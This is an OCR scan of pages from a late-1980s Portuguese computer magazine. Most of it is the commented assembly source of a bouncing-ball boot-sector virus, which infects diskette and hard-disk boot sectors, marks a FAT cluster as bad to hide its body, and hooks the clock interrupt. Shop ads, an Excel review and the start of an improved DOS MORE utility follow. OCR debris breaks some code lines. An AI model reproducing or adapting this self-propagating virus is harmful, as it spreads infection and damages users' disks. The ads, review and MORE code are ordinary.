transf: mov dl,ds:drive                 ; pode-se chamar o interrupt 13H
        mov bx,8000                     ; es:bx = end. de transferencia
        int 13
        jnb trans_exit
        pop ax
trans_exit: ret
Transferir endp

Int_13 proc near                        ; Rotina de atendimento ao int. 13H
        push ds                         ; (operacoes sobre discos e disquetes)
        push es
        push ax
        push bx
        push cx
        push dx
        push cs
        pop ds
        push cs
        pop es
        test byte ptr ds:estado,1       ; Testar se se esta' a ver se o virus
        jnz call_BIOS                   ; esta' no disco
        cmp ah,2
        jnz call_BIOS
        cmp ds:drive,dl                 ; Ver se a ultima drive que foi
        mov ds:drive,dl                 ; mexida e' igual a' drive onde
        jnz outra_drv                   ; se vai mexer
        xor ah,ah                       ; Neste momento vai-se tirar a' sorte
        int 1a                          ; para ver se o virus fica activo
        test dh,7f                      ; Isto e' feito a partir da leitura
        jnz nao_desp                    ; da hora e se for igual a um dado
        test dl,0f0                     ; numero , o virus e' despoletado
        jnz nao_desp
        push dx                         ; Instalar o movimento da bola
        call despoletar
        pop dx
nao_desp: mov cx,dx
        sub dx,ds:semente
        mov ds:semente,cx
        sub dx,24
        jb call_BIOS
outra_drv: or byte ptr ds:estado,1      ; Indicar que se esta' a testar a
        push si                         ; presenca ou nao do virus na drive
        push di
        call contaminar
        pop di
        pop si
        and byte ptr ds:estado,0fe      ; Indicar fim de teste de virus
call_BIOS: pop dx
        pop cx
        pop bx
        pop ax
        pop es
        pop ds
Velho_13 equ $+1
        jmpf 0:0
Int_13 endp

Contaminar proc near
        mov ax,0201
        mov dh,0
        mov cx,1
        call transf
        test byte ptr ds:drive,80       ; Pediu-se um reset a' drive ?
        jz testar_drv                   ; Sim , passar a' contaminacao directa
        mov si,81be
        mov cx,4
proximo: cmp byte ptr [si+4],1
        jz ler_sect
        cmp byte ptr [si+4],4
        jz ler_sect
        add si,10
        loop proximo
        ret

ler_sect: mov dx,[si]                   ; Cabeca+drive
        mov cx,[si+2]                   ; Pista+sector inicial
        mov ax,0201                     ; Ler esse sector
        call transf
testar_drv: mov si,8002                 ; Comparar os 28 primeiros bytes para
        mov di,7c02                     ; ver se o sector de boot e' o mesmo
        mov cx,1c                       ; i.e. ver se a drive ja' foi virada !
        repz movsb
        cmp word ptr ds:[offset flag+0400],1357
        jnz esta_limpa
        cmp byte ptr ds:flag_2,0
        jnb tudo_bom
        mov ax,word ptr ds:[offset prim_dados+0400]
        mov ds:prim_dados,ax            ; Se chegar aqui entao a disquete ja'
        mov si,ds:[offset sector+0400]  ; esta' contaminada !
        jmp infectar
tudo_bom: ret

; Neste momento descobriu-se uma disquete nao contaminada ! Vai-se agora
; proceder a' respectiva contaminacao !

esta_limpa: cmp word ptr ds:[800bh],0200; Bytes por sector
        jnz tudo_bom
        cmp byte ptr ds:[800dh],2       ; Sectores por cluster
        jb tudo_bom
        mov cx,ds:[800e]                ; Sectores reservados
        mov al,byte ptr ds:[8010]       ; Numero de FAT's
        cbw
        mul word ptr ds:[8016]          ; Numero de sectores de FAT
        add cx,ax
        mov ax,' '
```

```
                mul word ptr ds:[8011]          ; Numero de entradas na root
                add ax,01ff
                mov bx,0200
                div bx
                add cx,ax
                mov ds:prim_dados,cx
                mov ax,ds:[7c13]                ; Numero de sectores da drive
                sub ax,ds:prim_dados
                mov bl,byte ptr ds:[7c0dh]      ; Numero de sectores por cluster
                xor dx,dx
                xor bh,bh
                div bx
                inc ax
                mov di,ax
                and byte ptr ds:estado,0fbh     ; Se o numero de clusters dor superior
                cmp ax,0ff0                     ; a 0FF0 entao cada entrada na FAT sao
                jbe sao_3                       ; 4 nibbles senao sao 3
                or byte ptr ds:estado,4         ; 4 = disco duro ?
sao_3:          mov si,1                        ; Escolher sector a infectar
                mov bx,ds:[7c0e]                ; Numero de sectores reservados
                dec bx
                mov ds:inf_sector,bx            ; Sector a infectar
                mov byte ptr ds:FAT_sector,0fe
                jmp short continua

Inf_Sector dw 1                                 ; Sector a infectar
Prim_Dados dw 0c                                ; Numero do primeiro sector de dados
Estado db 0                                     ; Estado actual do virus (instalado/nao
instalado,etc)
Drive db 1  ; Drive onde se pediu uma accao
Sector dw 0ec                                   ; Sector auxiliar para procura do virus
Flag_2 db 0; Estes proximos valores servem para ver se o virus
Flag dw 1357                                    ; ja' esta' ou nao presente numa drive ,
bastando
 dw 0aa55  ; comparar se estes valores batem certos para o saber

continua:   inc word ptr ds:inf_sector
            mov bx,ds:inf_sector
            add byte ptr ds:[FAT_sector],2
            call ler_sector
            jmp short l7e4b

; Este pequeno pedaco de programa o que faz e' percorrer a FAT que ja' esta' na
; memo'ria e procurar ai um cluster livre para colocar nesse sitio o resto do
; virus

verificar:  mov ax,3                            ; Media descriptor + ff,ff
 test byte ptr ds:estado,4                      ; disco duro ?
 jz l7e1d
```

```
 inc ax     ; Sim , FAT comeca 1 byte mais adiante
l7e1d:      mul si                              ; Multiplicar pelo numero do cluster
 shr ax,1
 sub ah,ds:FAT_sector
 mov bx,ax
 cmp bx,01ff
 jnb continua
 mov dx,[bx+8000]                               ; Ler a entrada na FAT
 test byte ptr ds:estado,4
 jnz l7e45
 mov cl,4
 test si,1
 jz l7e42
 shr dx,cl
l7e42:      and dh,0f
l7e45:      test dx,0ffff                       ; Se a entrada na FAT for zero,entao
 jz l7e51   ; descobriu-se um cluster para por o
l7e4b:      inc si                              ; virus , senao passa-se ao proximo
 cmp si,di  ; cluster ate' achar um bom
 jbe verificar
 ret

 ; Ja' foi descoberto qual o cluster a infectar ( registo BX ) , agora vai-se
 ; proceder a' infeccao da disquete ou disco e tambem a' marcacao desse cluster
 ; como um "bad cluster" para o DOS nao aceder a ele

l7e51:      mov dx,0fff7                        ; Marcar um "bad cluster" (ff7)
 test byte ptr ds:estado,4                      ; Ver qual o tamanho das ents. na FAT
 jnz l7e68  ; ( 3 ou 4 nibbles )
 and dh,0f
 mov cl,4
 test si,1
 jz l7e68
 shl dx,cl
l7e68:      or [bx+8000],dx
 mov bx,word ptr ds:inf_sector                  ; Infectar sector !!!
 call esc_sector
 mov ax,si
 sub ax,2
 mov bl,ds:7c0dh                                ; Numero de sectores por cluster
 xor bh,bh
 mul bx
 add ax,ds:prim_dados
 mov si,ax  ; SI = sector a infectar
 mov bx,0   ; Ler o sector de boot original
 call ler_sector
 mov bx,si
 inc bx
 call esc_sector                                ; ... e guarda'-lo depois do virus
```


INFORMEGA


EQUIPAMENTOS E SISTEMAS INFORMÁTICOS, LDA.

COMPUTADORES

AMSTRAD

Schneider

PHILIPS



IMPRESSORAS


EPSON

brother



CONSUMÍVEIS

VISITE-NOS EM ALMADA



APLICAÇÕES COMERCIAIS

● CONTABILIDADE ● GESTÃO DE STOCKS

● FACTURAÇÃO ● SALÁRIOS

CONTACTE-NOS

Rua Garcia da Orta — Centro Comercial M. Bica, Loja 49
2800 ALMADA Telf: 275 75 98

Graficria pub

```
infectar:    mov bx,si
 mov word ptr ds:sector,si
 push cs
 pop ax
 sub ax,20  ; Escrever o resto do virus
 mov es,ax
 call esc_sector
 push cs
 pop ax
 sub ax,40
 mov es,ax
 mov bx,0   ; Escrever no sector de boot o virus
 call esc_sector
 ret
Contaminar endp

Semente dw ?                    ; Esta word serve para fins de
            ; temporizacao da bola a saltar
FAT_sector db 0                 ; Diz qual e' o numero do sector que
            ; se esta' a percorrer quando se
            ; vasculha a FAT

Despoletar proc near            ; Comecar a mostrar a bola no ecran
            test byte ptr ds:estado,2   ; Virus ja' esta' activo ?
            jnz desp_exit               ; Sim ,sair
            or byte ptr ds:estado,2     ; Nao , marcar activacao
            mov ax,0
            mov ds,ax
            mov ax,ds:20                ; Posicionar interrupt 8 (relogio)
            mov bx,ds:22
            mov word ptr ds:20,offset int_8
            mov ds:22,cs
            push cs
            pop ds                      ; E guardar a rotina anterior
            mov word ptr ds:velho_8+8,ax
            mov word ptr ds:velho_8+2,bx
desp_exit:  ret
Despoletar endp

Int_8 proc near                 ; Rotina de atendimento ao interrupt
            push ds             ; provocado pelo relogio 18.2 vezes
            push ax             ; por segundo . Neste procedimento
            push bx             ; e' que se faz o movimento da bola
            push cx             ; pelo ecran
            push dx
            push cs
            pop ds
            mov ah,0f           ; Ver qual o tipo de modo de video
            int 10
            mov bl,al
            cmp bx,ds:modo_pag  ; Comparar modo e pagina de video com
            jz ler_cur          ; os anteriores
            mov ds:modo_pag,bx  ; Quando aqui chega mudou-se o modo
            dec ah              ; de video
            mov ds:colunas,ah   ; Guardar o numero de colunas
            mov ah,1
            cmp bl,7            ; Comparar modo com 7 (80x25 Mono)
            jnz e_CGA
            dec ah
e_CGA:      cmp bl,4            ; Ve se e' modo grafico
            jnb e_grafico
            dec ah
e_grafico:  mov ds:muda_attr,ah
            mov word ptr ds:coordenadas,0101
            mov word ptr ds:direccao,0101
            mov ah,3            ; Ler a posicao do cursor
            int 10
            push dx             ; ... e guarda-la
            mov dx,ds:coordenadas
            jmp short limites

ler_cur:    mov ah,3            ; Ler a posicao do cursor ...
            int 10
            push dx             ; ... e guarda-la
            mov ah,2            ; Posicionar o cursor no sitio da bola
            mov dx,ds:coordenadas
            int 10
            mov ax,ds:carat_attr
            cmp byte ptr ds:muda_attr,1
            jnz mudar_atr
            mov ax,8307         ; Atributos e carater 7
mudar_atr:  mov bl,ah           ; Carregar carater 7 (bola)
            mov cx,1
            mov ah,9            ; Escrever a bola no ecran
            int 10
limites:    mov cx,ds:direccao  ; Agora vai-se ver se a bola esta' no
            cmp dh,0            ; ecran . Linha = 0 ?
            jnz linha_1
            xor ch,0ff          ; Mudar direccao
            inc ch
linha_1:    cmp dh,18           ; Linha = 24 ?
            jnz coluna_1
            xor ch,0ff          ; Mudar direccao
            inc ch
coluna_1:   cmp dl,0            ; Coluna = 0 ?
 jnz coluna_2
            xor cl,0ff          ; Mudar direccao
            inc cl
coluna_2:   cmp dl,ds:colunas   ; Colunas = numero de colunas ?
            jnz esta_fixe
            xor cl,0ff          ; Mudar direccao
            inc cl
esta_fixe:  cmp cx,ds:direccao  ; Mesma direccao ?
            jnz act_bola
            mov ax,ds:carat_attr
            and al,7
            cmp al,3
            jnz nao_e
            xor ch,0ff
            inc ch
nao_e:      cmp al,5
            jnz act_bola
            xor cl,0ff
            inc cl
            act_bola:           add dl,cl   ; Actualizar as coordenadas da
bola
            add dh,ch
            mov ds:direccao,cx
            mov ds:coordenadas,dx
            mov ah,2
            int 10
            mov ah,8            ; Ler carater para onde vai a bola
            int 10
            mov ds:carat_attr,ax
            mov bl,ah
            cmp byte ptr ds:muda_attr,1
            jnz nao_muda
            mov bl,83           ; Novo atributo
nao_muda:   mov cx,1
            mov ax,0907         ; Escrever a bola no ecran
            int 10
            pop dx
            mov ah,2            ; Recolocar o cursor no posicao onde
            int 10              ; estava antes de escrever a bola
            pop dx
            pop cx
            pop bx
            pop ax
            pop ds
velho_8 equ $+1
            jmpf 0:0
Int_8 endp


Carat_attr dw ?                 ; Caratere e atributo onde estava a bola
Coordenadas dw 0101             ; Coordenada da bola
Direccao dw 0101                ; Direccao da bola
Muda_attr db 1                  ; Mudar ou nao atributo de onde esta' o
bola
Modo_pag dw ?                   ; Modeo e video e pagina actual
Colunas db ?                    ; Numero de colunas

            db 100-0d6 dup(?)

Virus       ENDS

END         begin
```


DISQUETES



MEDIA

ALTA QUALIDADE
BAIXO PREÇO

LANÇAMENTO EM PORTUGAL
ACEITAM-SE DISTRIBUIDORES
CONTACTE-NOS

J. REIS — Av. D. Carlos I, Lote 4-B — DAMAIA

Telfs: 97 16 02 - 97 94 81


DISTRIBUIDOR:

Schneider

A PREÇOS DE IMPORTADOR

Grafiteria pub

MICROSOFT EXCEL PC



POUCAS FOLHAS, MUITO CÁLCULO

As Folhas de Cálculo são, sem dúvida, um dos instrumentos mais poderosos (assim como os processadores de texto) no auxílio aos utilizadores.

Numa abordagem superficial, elas baseiam-se na existência de linhas e colunas que se intersectam (claro!) formando aquilo que designamos por CÉLULAS. Nestas é permitida a introdução de texto, números ou formulas. Quando introduzimos formulas, estas normalmente operam sobre outras que contêm outras formulas ou números. Assim quando alteramos qualquer um dos conteúdos de uma das células, qualquer dos resultados das formulas que operam sobre essas células são automaticamente alterados.

No entanto, numa abordagem mais profunda poderemos concluír que, aproveitando as linhas e as colunas, podemos também construír Bases de Dados em que colunas funcionarão como CAMPOS e linhas como REGISTOS, uma vez que, no fundo, este é o verdadeiro conceito de Base de Dados (Tabelas) segundo E.F.Codd.

Um outro factor a ter em consideração é que hoje em dia a maior parte das Folhas de Cálculo existentes no mercado permitem a visualização gráfica do conteúdo das células. Este factor pode ser decisivo (assim como a facilidade de utilização e compatibilidade com outras folhas de cálculo) na compra de um sistema deste tipo.

De qualquer maneira estas não são de modo nenhum todas as facilidades que uma folha de cálculo nos pode proporcionar. Estas passam também pela utilização de inúmeras funções estatisticas, financeiras, matemáticas e outras ainda que operam sobre datas; por facilidades na junção de várias folhas de cálculo, e ainda pela possibilidade de poderem ser programadas.

Vejamos então pormenorizadamente quais destas funções podemos obter utilizando a MS-EXCEL...

A MS-EXCEL NO CONTEXTO DAS FOLHAS DE CALCULO — Um pouco de história

A VisiCalc, a primeira das Folhas de Cálculo contribuíu (quer queiramos, quer não), grandemente para o desenvolvimento dos microcomputadores e da micro-informática em geral no fim dos anos 70, e os seus descendentes são, juntamente com os processadores de texto (e como já dissemos as bases de dados), as aplicações indiscutivelmente mais utilizadas.

De inúmeras outras folhas de cálculo, podemos mencionar algumas que também entraram para a História:

A SuperCalc, a Multiplan e a Lotus 1.2.3 são alguns dos exemplos. Este último programa criou um verdadeiro standard e é, sem dúvida alguma, a folha de cálculo mais comercializada em todo o mundo. Existem centenas de aplicações complementares para esta folha de cálculo. É então neste contexto que surge a EXCEL PC(*), preocupada (como poderemos ver mais à frente), com a compatibilidade com a Lotus 1.2.3 (claro!) para que utilizadores deste última possam mudar sem sofrer grandes prejuízos.

(*) É de mencionar que a EXCEL surgiu primeiro para os famosos Apple Macintosh onde obteve grande sucesso.

STARTER KIT

Ao adquirir um exemplar deste Software, o utilizador receberá uma caixa contendo:

i) 9 disquetes de 3.5" de 720Kb que íncluem os seguintes programas:
- —Build Disk
- —Setup Disk
- —Program Disk
- —Library Disk
- —Utilities Disk
- —Documentation Disk
- —Fonts Disk

ii) 6 disquetes de 5.25" de 1.2Mb que íncluem os seguintes programas:
- —Build Disk
- —Setup Disk
- —Library Disk
- —Utilities Disk
- —Documentation Disk
- —Fonts Disk

iii) Manuais:
- —Microsoft EXCEL Sampler

Manual de 82 páginas com documentação sobre os exemplos que acompanham a Package;

—Getting the most from your Hardware with Micro-Soft EXCEL

Manual técnico com 73 páginas sobre (melhor) aproveitamento de Memória, Redes e Impressoras;

—Getting Started and Quick Reference

Manual com 38 páginas, de consulta rápida sobre grande parte das funções ao MS-EXCEL;

—Reference Guide

Manual de 775 páginas para consulta alfabética sobre comandos e funções;

—Functions and Macros

Manual sobre criação de funções e macros de 395 páginas;

iv) Esta Package traz ainda consigo 4 ''Function-Key Template'' (umas tiras de material plástico com indicações do que faz cada tecla de função). Todas as quatro de formatos diferentes para os diferentes tipos de teclado.

NECESSIDADES DE HARDWARE

Para pôr a MS-EXCEL a funcionar é necessário ter um PC/AT baseado no micro-processador 80286 ou modelo superior com pelo menos 640Kb de memória convencional, embora estas não sejam de modo nenhum as condições ideais para a EXCEL-PC uma vez que o PC/MS-DOS e outros programas existentes no computador, tal como device drivers, programas residentes (TSR - Terminate and Stay Resident Programs) e software de Rede utilizam também memória convencional. Assim sendo, mesmo os 640Kb podem ser (e são na maior parte dos casos) insuficientes para correr a EXCEL PC. Esta necessita, em conjunto com o Runtime do Windows, de cerca de 400 a 440Kb de memória convencional livre.

Como o EXCEL gere a Memória

Sempre que um sistema utiliza memória expandida, a EXCEL coloca aí todos os documentos abertos.No entanto, se forem criadas ou importadas folhas de cálculo com mais de 160 colunas, a EXCEL poderá não ser capaz de lá colocar a Folha de Cálculo.Isto poderá ser notado se aparecer um ''Out of Memory'' e se se souber que temos à disposição uma considerável quantidade de memória expandida. De qualquer maneira, a solução para remediar este problema é extremamente simples: basta acrescentar ao ficheiro WIN.INI, na secção destinada ao [MicroSoft Excel] a seguinte linha:

BLOCK = 2

Para optimizar a velocidade de processamento da informação, a EXCEL carrega cada Folha de Cálculo, Macro ou Gráfico que se abre, para memória. Como vimos no parágrafo anterior, numa máquina com 640Kb sem EMS (Expanded Memory System) e sem device drivers ou TSRs existem ainda 160Kb de memória convencional para modelos.No entanto, utilizando a última versão do Windows (2.03) com memória extendida é possível terem-se mais de 200Kb livres depois de carregar a EXCEL.

Para a impressão de ficheiros doaMS EXCEL é utilizada memória convencional.Se acontecer o erro ''Out of Memory'' e não tiver em memória nenhuma outra aplicação ou programa TSR, experimente reduzir alguma formatação existente na Folha de Cálculo.

Tipos de Memória

Existem três tipos de memória usados pelo DOS nos computadores pessoais.A primeira é standard em todos os computadores enquanto que as outras duas são opcionais.As diferenças entre os diversos tipos de memória relacionam-se com os espaços para endereços; as localizações nas quais cada computador reconhece cada tipo de memória.

Espaço de endereço	Usado para ...
0Kb- 640Kb	Memória Convencional
640Kb - 1024Kb	Reservado para hardware especial que inclui memória expandida, RAM Video, Redes e BIOS
> 1024Kb	Memória extendida

Memória Convencional

Esta memória é reconhecida pelo DOS e é usada por programas como o Windows e como o EXCEL.Esta memória é também designada por vezes como memória base.Os computadores que se intitulam como possuidores de 1Mb de memória base, têm na verdade 640Kb de memória convencional e 384Kb de memória extendida.

Memória Expandida

Este tipo de memória surge entre o limite de 640Kb da memória convencional e os 1024Kb da memória extendida. Esta memória é usada pelos programas para lá colocarem mais informação do que aquela que os 640Kb permitem.É ainda reconhecida pelo computador pela utilização de software chamado de "adaptador de memória expandida". Para as aplicações usarem esta memória expandida, têm de ser escritas sob essa filosofia

Memória Extendida

Por vezes referida como memória de expansão, esta memória ocupa os endereços acima dos 1024Kb.Este tipo de memória não está disponivel para computadores baseados nos micro processadores 8086/8088, uma vez que estes só conseguem endereçar até 1Mb.

O QUE FAZ A MS EXCEL

À partida, a EXCEL não é mais do que uma simples folha de cálculo com capacidade para funcionar sobre as seguintes placas de rede: IBM PC Network, IBM Token Ring, 3COM Etherlink, 3COM Etherlink 2, ATT Starlan, SMC Arcnet, NESTAR Arcnet, Ungermann Bass NIU; e sobre o seguinte Software de Rede: IBM PC Network, IBM PC Token Ring LAN, 3COM 3 , ATT Starlan, Ungermann Bass Net/One, Novell Netware, Banyon Vines.(*)

À medida que a usamos, vamos ficando cada vez mais surpreendidos com a sua facilidade de utilização, com a sua interface gráfica (parecida com a do Windows) e com as suas capacidades.

Para além de permitir a utilização de várias folhas de cálculo simultaneamente, é possível visualizar, também simultaneamente, vários gráficos e/ou folhas de cálculo.

Existem também comandos próprios para criação de Bases de Dados.Através destas e da utilização de Macros (mais à frente veremos o que são) podemos até desenvolver

programas.Um dos exemplos que acompanha esta Package é, inclusivé, uma facturação, usando uma Base de Dados de produtos e Clientes.

Não é nada de desprezar também a capacidade directa da própria EXCEL de produzir relatórios, uma vez que ela permite a utilização de várias Fonts, tem vários tipos de formatação de células e permite ainda que se imprimam linhas e colunas entre as células.Mesmo na criação de gráficos, ela permite que se mude o seu aspecto pela introdução de setas indicando algum ponto que se pretenda chamar à atenção.

Também falando de gráficos, um outro factor importante a considerar é a possibilidade que a EXCEL tem de sobrepôr, por exemplo, gráficos de linhas com gráficos de barras.

(*) Não queremos com isto dizer que a EXCEL não funcione sobre outras redes, mas sim que sobre estas ela foi testada e hà garantia de que funciona.

FUNÇOES E COMANDOS AS MACROS

Sendo este um dos factores mais importantes a considerar na EXCEL, não poderiamos portanto deixar de o mencionar.Vejamos então o que são macros (para o utilizador menos ao corrente destas coisas), as facilidades que providenciam e como podemos utilizá las na EXCEL.

Macros são, tentando não usar nenhuma definição, um conjunto de comandos e funções introduzido dentro de um conjunto de células, conjunto este a que damos o nome de Macro e, que pode ser executado todo de seguida assim que indicamos à folha de cálculo que queremos executar a Macro <nome>.Assim, se sabemos que existe um determinado número de operações que executamos várias vezes, gravamo-las com um determinado nome e de cada vez que pretendemos executar essas operações, chamamos pelo nome da Macro, poupando adeste modoaquilo que poderá ser um enorme batimento de teclas e evitando cometer erros.A EXCEL permite inclusivé gravar as operações que estamos a efectuar numa Macro permitindo-nos a execução desses comandos apenas uma vez.

Interessa também aqui deixar clara qual a diferença entre uma função e um comando.Uma função pode ser qualquer operação que opera sobre um ou vários valores e retorna um ou vários valores.Como exemplo, poderemos ver a função FACT(*número*) que opera sobre o *número* e retorna o valor do seu factorial.Podemos agrupar as funções da EXCEL em diversos tipos: Funções de Bases de Dados, Funções de Data e Hora, Funções Financeiras, Funções de Informação, Funções Lógicas, Funções de Procura, Funções Matemáticas, Funções de Matriz, Funções Estatisticas, Funções de Texto e Funções Trigonométricas.

Um comando, por sua vez, é qualquer coisa que indica à EXCEL qual a operação a efectuar.Como exemplo, podemos ver o comando para execução de um gráfico ou o comando para seleccionar uma determinada quantidade de células.

COMPATIBILIDADE COM LOTUS 1.2.3 E MULTIPLAN

É possível converter folhas de cálculo e também macros de outras aplicações, tal como ao Lotus 1.2.3 e da Multiplan, e fazê las funcionar sobre a EXCEL.Se bem que nem todos os comandos da Lotus e da Multiplan tenham equivalência, a maioria tem e é sempre possivel, mesmo que por vezes com algum esforço, converter as macros.

Encontra-se também no Manual de lista alfabética das funções e comandos sempre uma nota dedicada à equivalência de comandos entre o Lotus 1.2.3 e o Multiplan o que torna a vida bastante fácil ao utilizador que mudou, tanto da Lotus como da Multiplan, para a EXCEL.

A EXCEL SOBRE O WINDOWS

Uma outra capacidade desta MS EXCEL que considero importante, é a possibilidade que ela tem de passar dados para outras aplicações facilmente.Poderemos assim escrever relatórios sobre ela e criar uma boa apresentação gráfica utilizando, por exemplo, o Write ou o Pagemaker.

É também possivel passar teclas batidas (utilizando funções específicas para esse efeito) para outras aplicações e retornar facilmente à EXCEL.Poderemos assim desenhar uma função que, por exemplo, faça qualquer operação sobre o CALENDAR do Windows, seleccione uma determinada área desse calendário, coloque essa área seleccionada sobre o Clipboard e a traga de volta para a EXCEL.

A EXCEL SOBRE A OS/2

Sabemos existir já uma versão da EXCEL para a OS/2, mas quanto a isto pode pôr-se uma questão pertinente.Se o OS/2 necessita de 2Mb de RAM, assim como a EXCEL (para funcionar às mil maravilhas), qual a quantidade de RAM necessária para que o nosso PC/AT consiga correr esta aplicação neste ambiente? Sinceramente não sei responder a esta pergunta, mas é uma coisa que me intriga bastante.

De qualquer maneira, o OS/2 traz alguns acrescentos à EXCEL, por exemplo, a verdadeira multi-tarefa sem que isso pese muito na operação.No fundo, são tudo questões sobre as quais ainda teremos muito que ponderar (quem sabe já qual o futuro do OS/2?).

QUEM DISTRIBUI EM PORTUGAL

A distribuição da EXCEL PC em Portugal está a cargo da Loja dos Computadores, empresa do grupo INFORGAL.O Preço de Venda ao Público desta Package ronda os 99.900$00 + IVA.

CONCLUSAO

Depois de tudo o que foi falado, resta apenas tirarmos a conclusão de que a EXCEL é na realidade um bom produto devido às suas múltiplas capacidades e vem acompanhado de documentação de boa qualidade para permitir a solução fácil de qualquer problema surgido.É, no entanto, um produto que exige muito do Hardware obrigando utilizadores que a desejem adquirir a obter, na maior parte dos casos (isto é, quando ainda não têm um), um computador baseado no microprocessador 80286 com 2Mb de RAM para que podemos dela tirar o maior partido.Em questão de preços, posso tambem acrescentar que não o achamos muito caro, se não considerarmos as aquisições complementares que anteriormente referimos. De qualquer maneira, verifica-se que estamos agora no auge da comercialização dos PC/AT's e que cada vez mais as dificuldades em relação ao Hardware vão sendo menores.Um outro factor a ter em conta, é que tambem não faz muito sentido ter um PC/XT a funcionar com uma aplicação deste tipo uma vez que os comuns 8MHz de frequência de relógio tambem não são muito adequados ao bom e rápido funcionamento da Package.

P.P.

UM MORE MUITO MELHOR

Um dos comandos do MS-DOS menos usados é sem dúvida o comando MORE, infelizmente, acrescentamos nós.

Para quem não sabe, o MORE é usado para mostrar o conteúdo dum ficheiro página por página avançando por ordem do utilizador. No entanto, o único ficheiro que ele admite por entrada é o ficheiro de entrada por defeito, i.e., a sua única utilização prática é através do uso de ''pipes'' (¦) na linha de comando evitando por vezes o uso desesperado das teclas ''Control-S''. Ilustrando esta afirmação apresenta-se de seguida uma utilização deste comando:

TYPE TEXTO.DOC ¦ MORE

O que esta linha de comando iria fazer era imprimir no ecrã o conteúdo do ficheiro TEXTO.DOC'' e passar como parâmetro de entrada ao MORE o resultado dessa impressão.

O que propomos aos nossos leitores é uma pequena alteração ao MORE original do MS-DOS evitando o uso de ''pipes'' na linha de comando:

MORE TEXTO.DOC

Esta linha de comando faz exactamente o mesmo que o caso apresentado em primeiro lugar, no entanto, ambos os casos são permitidos com esta nova versão.

Como últimas notas refira-se que este programa funciona com todas as versões do DOS a partir de 2.0 e que apesar de fazer mais coisas o novo MORE ocupa MENOS de 300 bytes!

```
;*************************************************************
;***** Much , much MORE ( MORE melhorado ) *******************
;***** Por : Miguel Angelo Felga Vitorino ********************
;***** Para : S P O O L E R **********************************
;*************************************************************
;

code    SEGMENT
        ASSUME cs:code,ds:code

        ORG 100h
begin:
        mov ah,15                       ; Ver qual e' o modo de video para
saber qual
        int 10h                         ; a dimensao do ecran em colunas ,
actualizando
        mov n_cols,ah                   ; a variavel correspondente
        mov si,80h                      ; Descobrir quais os parametros que
foram
        mov cl,[si]                     ; passados na linha de comandos
        xor ch,ch                       ; Se nao foram passados parametros
entao abre-se o
        jcxz norm                       ; ficheiro de entrada por defeito
(stdin)
        inc si                          ; Percorrer toda a linha de comando
eat_1:  cmp byte ptr [si],' '
        jnz eat_2
        inc si
        loop eat_1
eat_2:  cmp byte ptr [si],0dh           ; Ver se chegou ao fim da linha de
comando
        je norm                         ; Se chegou e nao achou vai abrir o
ficheiro stdin
        mov bp,si                       ; Guardar comeco do nome do
ficheiro
search: inc si
        cmp byte ptr [si],0dh
        je search_2
        cmp byte ptr [si],' '
        je search_2
        jmp search
        search_2: mov byte ptr [si],0   ; Colocar um zero no fim do nome
do      ficheiro a
        mov dx,bp                       ; abrir , comecando o seu nome no
offset dado pelo
        mov al,0                        ; registo BP
        mov ah,3dh                      ; Chamar a funcao do DOS para abrir
ficheiro
        int 21h
        jc the_end                      ; Se houve erro acaba-se o
programa
        mov bp,ax                       ; AX fica com o descritor do ficheiro
        jmp short very_good
norm:   mov dx,offset crlf              ; Se nao se encontrou um nome de
ficheiro ,
        mov ah,9                        ; abre-se o ficheiro de entrada por
defeito como
        int 21h                         ; o comando MORE do DOS faz ,
sendo no entanto
        xor bx,bx                       ; feita uma duplicacao do descritor
desse ficheiro
        mov ah,45h                      ; chamando a respectiva chamada ao
DOS
        int 21h
        mov bp,ax                       ; No AX vem o descritor do ficheiro
        mov ah,3eh                      ; E' agora fechado o ficheiro original
        int 21h
very_good:
        mov bx,2                        ; E' tambem duplicado o ficheiro de
erros por
